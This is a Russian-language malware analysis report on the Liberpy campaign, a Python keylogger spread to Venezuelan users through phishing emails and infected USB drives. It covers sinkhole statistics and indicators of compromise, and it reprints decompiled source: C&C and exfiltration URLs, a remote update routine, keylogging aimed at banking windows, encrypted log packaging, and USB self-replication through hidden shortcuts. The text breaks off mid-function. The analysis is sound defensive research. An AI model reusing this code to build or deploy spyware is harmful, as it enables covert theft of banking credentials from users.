Операция Liberpy: злоумышленники использовали шпионское ПО в Латинской Америке

В середине апреля 2015 г. наша антивирусная лаборатория получила в распоряжение исполняемый PE-файл с названием «Liberty2-0.exe», который обнаруживается нашими антивирусными продуктами как **Python/Liberpy.A**. Эта программа представляла из себя клавиатурный шпион (кейлоггер), который отправлял злоумышленникам информацию о нажатых пользователем клавишах на клавиатуре, а также о перемещениях курсора мыши.

Мы смогли обнаружить в нашей коллекции файлов еще один исполняемый файл с похожим именем – «Liberty1-0.exe». Этот файл обнаруживался нашими антивирусными продуктами как **Python/Spy.Keylogger.G**. Первый упоминавшийся нами образец кейлоггера предоставил нам важные подсказки о происхождении этой кампании, которые мы смогли подтвердить с помощью наших собственных данных.

Согласно информации нашей облачной технологии ESET Live Grid, 98% всех обнаружений этой угрозы приходились на Венесуэлу. Позднее наш анализ подтвердил, что злоумышленники нацеливали ее именно на пользователей этой страны. В более широком смысле, это вредоносное ПО было использовано злоумышленниками для компрометации пользователей Латинской Америки в рамках операции, которую мы назвали Liberpy.

Распространение и статистика

Злоумышленники использовали фишинговые сообщения электронной почты для распространения своего вредоносного ПО. Оно размещалось в сообщении в качестве вложения. Пример такого сообщения указан ниже.

From: **Liberty Express** <[illegible]>
Date: Wed, Feb 18, 2015 at 9:14 PM
Subject: Liberty Express. Nueva aplicacion para PC
To: [illegible]

Para su comodidad y calidad de servicio, hemos desarrollado un software para PC (Windows 32 y 64 bits) que le permitira hacer prealertas, seguimiento a sus paquetes y formalizar sus entregas de una manera muy comoda y amena.

Para descargarlo, haga click aqui

Para más información visita [illegible]

Siempre a la orden,

Liberty Express
Ecommerce Logistics
RIF: J-31116772-2 • C.P. 10171

Рис. Пример фишингового сообщения, которое использовалось злоумышленниками для распространения вредоносного ПО. Видно, что в нем используется тема почтовой доставки.

Когда пользователь окажется заражен вредоносной программой, она будет автоматически инфицировать и съемные USB-носители, подключаемые к компьютеру. В дальнейшем, эти носители будут использованы для последующего распространения вредоносной программы. Таким образом, подобный способ заражения является еще одним вектором распространения Python/Liberpy, которая является не единственной вредоносной программой с таким механизмом распространения. Схожие методы используются в таких вредоносных программах как **Win32/Dorkbot**, **JS/Bondat** и **VBS/Agent.NDH**.




Рис. Схема работы вредоносной программы.

Зараженный компьютер постоянно взаимодействует со своим управляющим C&C-сервером для передачи злоумышленникам данных пользователя. Частота этого взаимодействия зависит от версии бота. В случае с первой версией частота составляет 10 мин., в случае со второй, час.

Шаги процесса заражения пользователя указаны выше на картинке, ниже они расписаны по пунктам.

1. Злоумышленники инициируют вредоносную кампанию по распространению фальшивых электронных сообщений со ссылкой на вредоносное ПО.
2. Пользователь получает электронное письмо и проходит по ссылке, которая ведет на установку вредоносного ПО.
3. Бот начинает посылать злоумышленникам информацию с компьютера.
4. Как только пользователь подключает съемное USB-устройство, Liberpy заражает его, а свои файлы размещает в скрытой папке вместе с файлами пользователя, которые там уже располагались.
5. На следующем этапе скомпрометированный носитель попадает к другому пользователю, который также заражается (при условии слабых настроек безопасности в Windows).

Как мы уже упоминали, бот Liberpy написан на языке Python и взаимодействует с управляющим C&C-сервером через HTTP-протокол на 80-й порт. Использование этого порта существенно маскирует его деятельность, поскольку данный порт является достаточно распространенным и не вызовет подозрений у пользователя. С другой стороны, вредоносная программа не использует шифрование трафика при работе с удаленным сервером. Оба этих фактора, т. е. использование

фиксированного номера порта, а также передача трафика в открытом виде, значительно упрощают анализ механизмов взаимодействия бота с C&C-сервером. Это позволило нам также провести операцию по демонтажу ботнета, а также подсчитать количество ботов в ботнете.

Используя алгоритм перенаправления DNS для IP-адресов, используемых атакующими (sinkhole), а также проанализировав первые 600 байт отправленных сервером на 80-й порт, который прослушивается ботом, мы смогли детально проанализировать деятельность ботнета. Важно отметить, что для реализации операции sinkhole мы получали доступ только к первым 600 байтам, которые пересылались между ботом и сервером, т. о. мы не имели доступа к пересылаемым ботом персональным данным пользователя. Используя этот метод нам удалось получить информацию о частоте взаимодействия бота с C&C-сервером, географическом расположении ботов, а также сведения об используемых ОС.

Мы использовали sinkhole на протяжении 48 часов. За это время нам удалось получить достаточные сведения о работе ботнета, а также подсчитать количество ботов – 2 тыс. машин. Когда бот взаимодействует с управляющим C&C-сервером, он отправляет ему параметр User Agent, в котором указывается тип зараженной системы.




Рис. Первый этап взаимодействия бота с C&C-сервером.


На картинке выше видно, что бот отправляет параметр User Agent, в котором указано значение *python-requests/CPython 2.3.0/2.7.8 Windows/7*. Ниже указаны результаты анализа работы нашего sinkhole сервиса, который предоставил нам информацию о зараженных ботами ОС.

В течение 40 часов, за которые мы отслеживали деятельность ботнета, мы наблюдали всего 5 различных User Agent. Ниже показана статистика распределения ботов по версиям.

Полученные данные показывают, что ботнет Liberpy состоит из компьютеров под управлением Windows 7, а также Windows XP с 25% и оставшиеся 10% принадлежат Windows 8, Windows Vista и единственная система с Windows Server 2012. Скорее всего, эта серверная система была заражена через съемный накопитель.


Как мы уже указывали выше, наиболее пострадавшей страной от деятельности Liberpy стала Венесуэла, следующая диаграмма показывает географическое распределение ботов. Отметим, что из 2,047 ботов, 1,953 принадлежат Венесуэле.

География распространения ботов




Ниже показана детальная статистика распределения IP-адресов зараженных компьютеров (ботов) по странам.

Количество IP-адресов на страну



Ниже та же самая статистика представлена более наглядно.

Данные нашего sinkhole механизма совпадают с данными облачной технологии ESET Live Grid. Ниже указаны данные ESET Live Grid, где видно, что Венесуэла является самым зараженным регионом.



Нужно отметить, что первая версия бота распространялась злоумышленниками начиная с августа 2014 г., а вторая версия с января 2015.

Анализ вредоносной программы

Исполняемый PE-файл с названием Liberty1-0.exe является одним из первых вариантов полезной нагрузки вредоносной программы, который был нами обнаружен. Он представляет из себя скрипт на языке Python, скомпилированный с помощью инструмента *PyInstaller* (https://github.com/pyinstaller/). Этот PE-файл содержит в себе все функции по кейлоггингу и получению информации о передвижениях указателя мыши.

Несмотря на то, что вредоносный файл является исполняемым, нам не составило труда восстановить код на Python обратно и, таким образом, получить доступ к исходным скриптам, а также тем библиотекам, которые использовались авторами при разработке. Ниже приведен исходный текст такого скрипта, на котором виден путь установки вредоносной программы, несколько URL-адресов, а также комментарии на испанском языке.

```
version=1
nombre_simismo="Liberty1-0.exe"
lastWindow = ""
window = ""
clico = False
destino_texto = "system.html"
filezip=0
last_image = None
tiempo=0
accion="empaquetar()",-1
key = "afdceb6497318520"
url = 'http://siyofuerarico.ddns.net'
update_url='http://sapolipon.ddns.net'

drive_self,nada=path.splitdrive(path.abspath(__file__))


tiempo_replicar=100
tiempo_send=600
tiempo_empaquetar=900
tiempo_get_url=7200

newfolder = drive_self+'/MSDcache'
newpath = drive_self+'/MSDcache/system'

if not path.exists(newfolder): makedirs(newfolder)
if not path.exists(newpath): makedirs(newpath)

SetFileAttributes(newpath,FILE_ATTRIBUTE_HIDDEN)
SetFileAttributes(newfolder,FILE_ATTRIBUTE_HIDDEN)

file = open(newpath+"/"+destino_texto, "a")
file.write("Dia: "+strftime("%d-%m-%y")+"\n<br>")


verde=(25,112,81) #verde de la linea de banesco
blanco=(255,255,255)
negro=(0,0,0)
```

Таким образом, когда система заражена вредоносной программой, в директории C:\MSDcache будет располагаться вредоносная программа, а в другой директории C:\MSDcache\system, будут храниться файлы с полученной информацией кейлоггера (лог-файлы). Для хранения данных в этих лог-файлах используется формат HTML.

Механизм, который позволяет вредоносной программе обеспечивать себе выживаемость в системе, является тривиальным и основан на использовании раздела реестра *HKLM\SOFTWARE\Microsoft\CurrentVersion\Run*.

Сам скрипт содержит два параметра, которые связаны с механизмом обновления вредоносной программы. Первый представляет из себя таймер обновления, который задан на время равное двум часам (7,200 секунд) и второй *update_url*, который представляет из себя URL-адрес ресурса обновления. В случае рассматриваемого нами образца вредоносной программы в качестве адреса указан URL *hxxp://sapolipon.ddns.net*.

Далее, на основе ответа C&C-сервера и возвращаемого методом *get_url()* значения, вредоносная программа выполнит соответствующие действия по обновлению URL-адреса C&C-сервера или отправит ему информацию.

```
def get_url():
    global url,update_url

    try:
        r = get(update_url)
    except exceptions.ConnectionError as e:
        pass
    try:
        update_url=r.url
    except:
        pass
    #print update_url
    try:
        respuesta = get(update_url)
    except exceptions.ConnectionError as e:
        return
    url_a=find_between(respuesta.text,'<send>','</send>')
    url_update=find_between(respuesta.text,'<update>','</update>')
    #version_nueva=int(find_between(respuesta.text,'<version>','</version>'))
    if url_a:
        url=url_a #si hay algo en url, esta es la nueva url
        #print url
    #if url_update and version_nueva>version:
        #update(url_update)

    Timer(tiempo_get_url, get_url).start()
```

Рис. Процедура обновления.

Используя указанный выше метод и на основе информации, полученной от C&C-сервера, вредоносная программа выполнит соответствующее действие. При этом вредоносная программа может обновить URL-адреса управляющего C&C-сервера или адрес, по которому отправляются извлеченные вредоносной программой данные. Для оформления таких запросов C&C-сервер использует тэги <send> и <update>.

Ниже указаны различные URL-адреса, которые использовались злоумышленниками в операции Liberpy.

URL-адрес	Описание
hxxp://siyofuerarico.ddns.net	Управляющий C&C-сервер
hxxp://sapolipon.ddns.net	Сервер эксфильтрации
hxxp://libertyexpress.ddns.net/404/otros/Liberty1-0.exe	Адрес распространения вредоносного ПО

Как мы уже указывали, основной задачей вредоносной программы является сбор информации о нажатых пользователем клавиш на клавиатуре, а также о перемещениях указателя мыши. Полученные данные сохраняются в отдельном файле, содержание которого затем отправляется на удаленный C&C-сервер через фиксированные промежутки времени. Полученная злоумышленниками таким образом информация может использоваться для проведения мошеннических операций с аккаунтом онлайн-банкинга пользователя. В проанализированной нами версии вредоносная программа выполняла поиск определенной строки в названии GUI-окна. Этот механизм представлен ниже на рисунке.

```
def OnKeyboardEvent(event):
    global lastWindow, window,clico

    window = event.WindowName
    if clico:
        clico = False
        return True

    if "[redacted]:Online" in lastWindow and "[redacted]Online" in window:
        window =  lastWindow

    key = tecla(event)

    if window != lastWindow:
        if '[redacted] Online" in window:
            file.write('\n<br><span class="windowname">'+window+"</span>\n<br>")
        lastWindow = window

    if "[redacted] Online" in window or '[redacted] Online" in window:
        file.write(key)
    return True
```

Рис. Одна из функций кейлоггера.

На скриншоте функции исходного текста вредоносной программы видно, что в случае совпадения названия заголовка окна, в котором выполняется захват нажатий клавиатуры, с указанной вредоносной программой строкой, информация о нажатиях сохраняется в лог-файл. Ниже еще на одном скриншоте показаны комментарии на испанском языке.

```
def empaquetar():

    #print "EMPAQUETANDO"

    global file, t, filezip,accion

    filezip=nombre()                #jala nombre nuevo a paquete
    file.close()                    #cierra archivo del log
    zip(newpath, newfolder+'/'+filezip)          #comprime contenido de system
    encrypt_file(key,newfolder+'/'+filezip+".zip")     #encripta
    remove(newfolder+'/'+filezip+'.zip')       #borra el zip
    SetFileAttributes(newfolder+'/'+filezip+".zip.enc",FILE_ATTRIBUTE_HIDDEN) #oculta el encriptadp
    rmtree(newpath)                                  #borra carpeta system
    if not path.exists(newpath): makedirs(newpath)       #vuelve a crear carpeta
    SetFileAttributes(newpath,FILE_ATTRIBUTE_HIDDEN)     #oculta carpeta
    file = open(newpath+"/"+destino_texto, "w")          #abre log
    file.write("Dia: "+strftime("%d-%m-%y")+"\n")        #escribe datos en log
```

Рис. Часть исходного текста скрипта с комментариями на испанском языке.

Вторая версия Python/Liberpy.A отличается от предыдущей некоторыми свойствами, которые указаны ниже.

- Список URL-адресов управляющего C&C-сервера.
- Строки, относящиеся к получаемой злоумышленниками информации.
- Некоторые внутренние функции.

В целом, различия между первой и второй версией вредоносной программы можно представить наглядно информацией WinMerge.




Рис. Наглядные различия в коде между первой и второй версиями вредоносной программы выделены желтым цветом.

Вторая версия вредоносной программы также распространяется через фишинговые сообщения электронной почты, а также зараженные съемные носители. Ниже представлена часть кода скрипта на Python, который используется для заражения съемных носителей.

```
def replicar(): #replica el virus en los HD disponibles
    CoInitialize()
    #print "Replicar"
    driveletters=[]
    hd_win=environ['SYSTEMDRIVE']

    driveletters.append(hd_win)
    for drive in letters[len(letters)/2:]:
        if GetDriveType(drive+":")==DRIVE_REMOVABLE:
            driveletters.append(drive+":")
    #print driveletters
    hd_win=hd_win+"/"
    for a in driveletters:
        a=a+'/'
        #print testDrive(a)
        if testDrive(a):
            #print a + " Ta gueno! "
            try:
                makedirs(a+"MSDcache")
            except:
                pass
            try:
                copyfile(newfolder+'/'+nombre_simismo, a+"MSDcache/"+nombre_simismo)
            except:
                try:
                    copyfile(nombre_simismo, a+"MSDcache/"+nombre_simismo)
                except:
                    pass
            try:
                SetFileAttributes(a+"MSDcache",FILE_ATTRIBUTE_HIDDEN)
                SetFileAttributes(a+"MSDcache/"+nombre_simismo,FILE_ATTRIBUTE_HIDDEN)
            except:
                pass
            if hd_win==a:    #si es de sistema, crea registro
                if not autorun.exists("Liberty1-0.exe"):
                    autorun.add("Liberty1-0.exe", path.abspath(a+"MSDcache/"+nombre_simismo))


            if GetDriveType(a)==DRIVE_REMOVABLE:    #si es removible, hacer magia ;)
                file = open(a+"/MSDcache/Liberty1-0.bat", "w")
                file.write("explorer.exe %~d0\%1 \nstart %~d0\MSDcache\Liberty1-0.exe \nexit")

                for file in listdir(a):
                    if not file.endswith(".lnk") and not file=="MSDcache" and not file=="system":
                        createShortcut(a+file+".lnk", path.abspath(a+"/MSDcache/Liberty1-0.bat"), path.abspath(a) , path.abspath(file), '"'+file+'"')
                        SetFileAttributes(a+file,FILE_ATTRIBUTE_HIDDEN)

    pio=drive_self+'/'

    if hd_win!=pio:
        exit(0)


    Timer(tiempo_replicar, replicar).start()
```

Рис. Функция заражения съемных носителей второй версии этой вредоносной программы.

Для обеспечения своей выживаемости после перезагрузки эта версия также использует ветку реестра *HKLM\SOFTWARE\Microsoft\CurrentVersion\Run*.

Ниже указаны URL-адреса, которые злоумышленники использовали для распространения второй версии вредоносного ПО.

URL-адрес	IP-адрес	Перенаправляется на	Описание
hxxp://puchiupload.ddns.net	172.254.204.70	172.254.204.70/tao/subir.php	Управляющий C&C-сервер
hxxp://puchiupdate.ddns.net	172.254.204.70	172.254.204.70/tao/update.php	Сервер эксфильтрации
hxxp://190.9.35.152/app/Liberty	190.9.35.152	-	Сервис хостинга из Панамы

Во второй версии вредоносной программы авторы немного изменили функцию кейлоггера OnKeyboardEvent. Видно, что они удалили одно условие сравнения с названием заголовка окна.

```
def OnKeyboardEvent(event):
    global lastWindow, window,clico

    window = event.WindowName

    if clico:
        clico = False
        return True

    key = tecla(event)

    if window != lastWindow:
        #print window
        if arrayEnCadena(lista_ventanas,window):
            file.write('\n<br><u>' +window+"</u>\n<br>")
        lastWindow = window

    if arrayEnCadena(lista_ventanas,window):
        file.write(key)

    return True
```

Рис. Код функции кейлоггера второй версии.

Ниже представлен код функции отслеживания перемещений курсора мыши. Видно, что несколько строк кода закомментировано. Эти строки не были закомментированы в предыдущей версии.

```
def onclick(event):
    global clico,t,accion

    pio=event
    clico=True

    keybd_event(0, 0, KEYEVENTF_EXTENDEDKEY, 0)
    keybd_event(0, 0, KEYEVENTF_KEYUP, 0)

    if not window is None:
    #if "[redacted]nline" in window:
        x,y=pio.Position
        #print "click"
        file.write('\n<br><span class="click">'+"("+str(x)+","+str(y)+") "+ strftime("%H:%M:%S")+'</span>')
        accion="empaquetar()",tiempo_empaquetar+tiempo


    #print "chao"
    return True
```

Рис. Код функции отслеживания перемещений курсора мыши.

Более наглядно изменения показаны ниже на скриншоте.

```
def onclick(event):
    global clico,t,accion

    pio=event
    clico=True

    keybd_event(0, 0, KEYEVENTF_EXTENDEDKEY, 0)
    keybd_event(0, 0, KEYEVENTF_KEYUP, 0)

    if not window is None:
    #if "[redacted]nline" in window:
        x,y=pio.Position
        #print "click"
        file.write('\n<br><span
class="click">'+"("+str(x)+","+str(y)+") "+
strftime("%H:%M:%S")+'</span>')
        accion="empaquetar()",tiempo_empaquetar+tiempo
```

```
def onclick(event):
    global clico,t,accion

    pio=event
    clico=True

    keybd_event(0, 0, KEYEVENTF_EXTENDEDKEY, 0)
    keybd_event(0, 0, KEYEVENTF_KEYUP, 0)
    #print "click"
    if not window is None:
        if [redacted]Online" in window:
            x,y=pio.Position
            grab_it()
            #print "grabit"


            file.write('\n<br><span
class="click">'+"("+str(x)+","+str(y)+") "+
strftime("%H:%M:%S")+'</span>')
            respuesta=verificar_vertical()
            if respuesta:
                #im.save(newpath+"/"+"tao.png")
```

Ниже на другом скриншоте продемонстрированы различия в конфигурации двух версий вредоносных программ. Видны различия в именах файлов вредоносной программы, а также URL-адресах управляющего C&C-сервера.

```
version=2
nombre_simismo="Liberty2-0.exe"
lastWindow = ""
window = ""
viejo = ""
clico = False
destino_texto = "system.dll"
filezip=0

tiempo=0
accion="empaquetar()",-1
key = "afdceb6497318520"
url = 'http://puchiupload.ddns.net'
update_url='http://puchiupdate.ddns.net'

drive_self,nada=path.splitdrive(path.abspath(__file__))


tiempo_replicar=100
tiempo_send=3600
```

```
version=1
nombre_simismo="Liberty1-0.exe"
lastWindow = ""
window = ""

clico = False
destino_texto = "system.html"
filezip=0
last_image = None
tiempo=0
accion="empaquetar()",-1
key = "afdceb6497318520"
url = 'http://siyofuerarico.ddns.net'
update_url='http://sapolipon.ddns.net'

drive_self,nada=path.splitdrive(path.abspath(__file__))


tiempo_replicar=100
tiempo_send=600
```

Обе версии используют один и тот же ключ шифрования AES, который применяется при увеличении размера файла лога до определенного порога.

Ниже указаны различия в коде функций кейлоггера.

Liberpy 2-0

```
def OnKeyboardEvent(event):
    global lastWindow, window,clico

    window = event.WindowName

    if clico:
        clico = False
        return True


    key = tecla(event)

    if window != lastWindow:
        #print window
        if arrayEnCadena(lista_ventanas,window):

file.write('\n<br><u>'+window+"</u>\n<br>")
        lastWindow = window

    if arrayEnCadena(lista_ventanas,window):

        file.write(key)
```

Liberpy 1-0

```
def OnKeyboardEvent(event):
    global lastWindow, window,clico

    window = event.WindowName

    if clico:
        clico = False
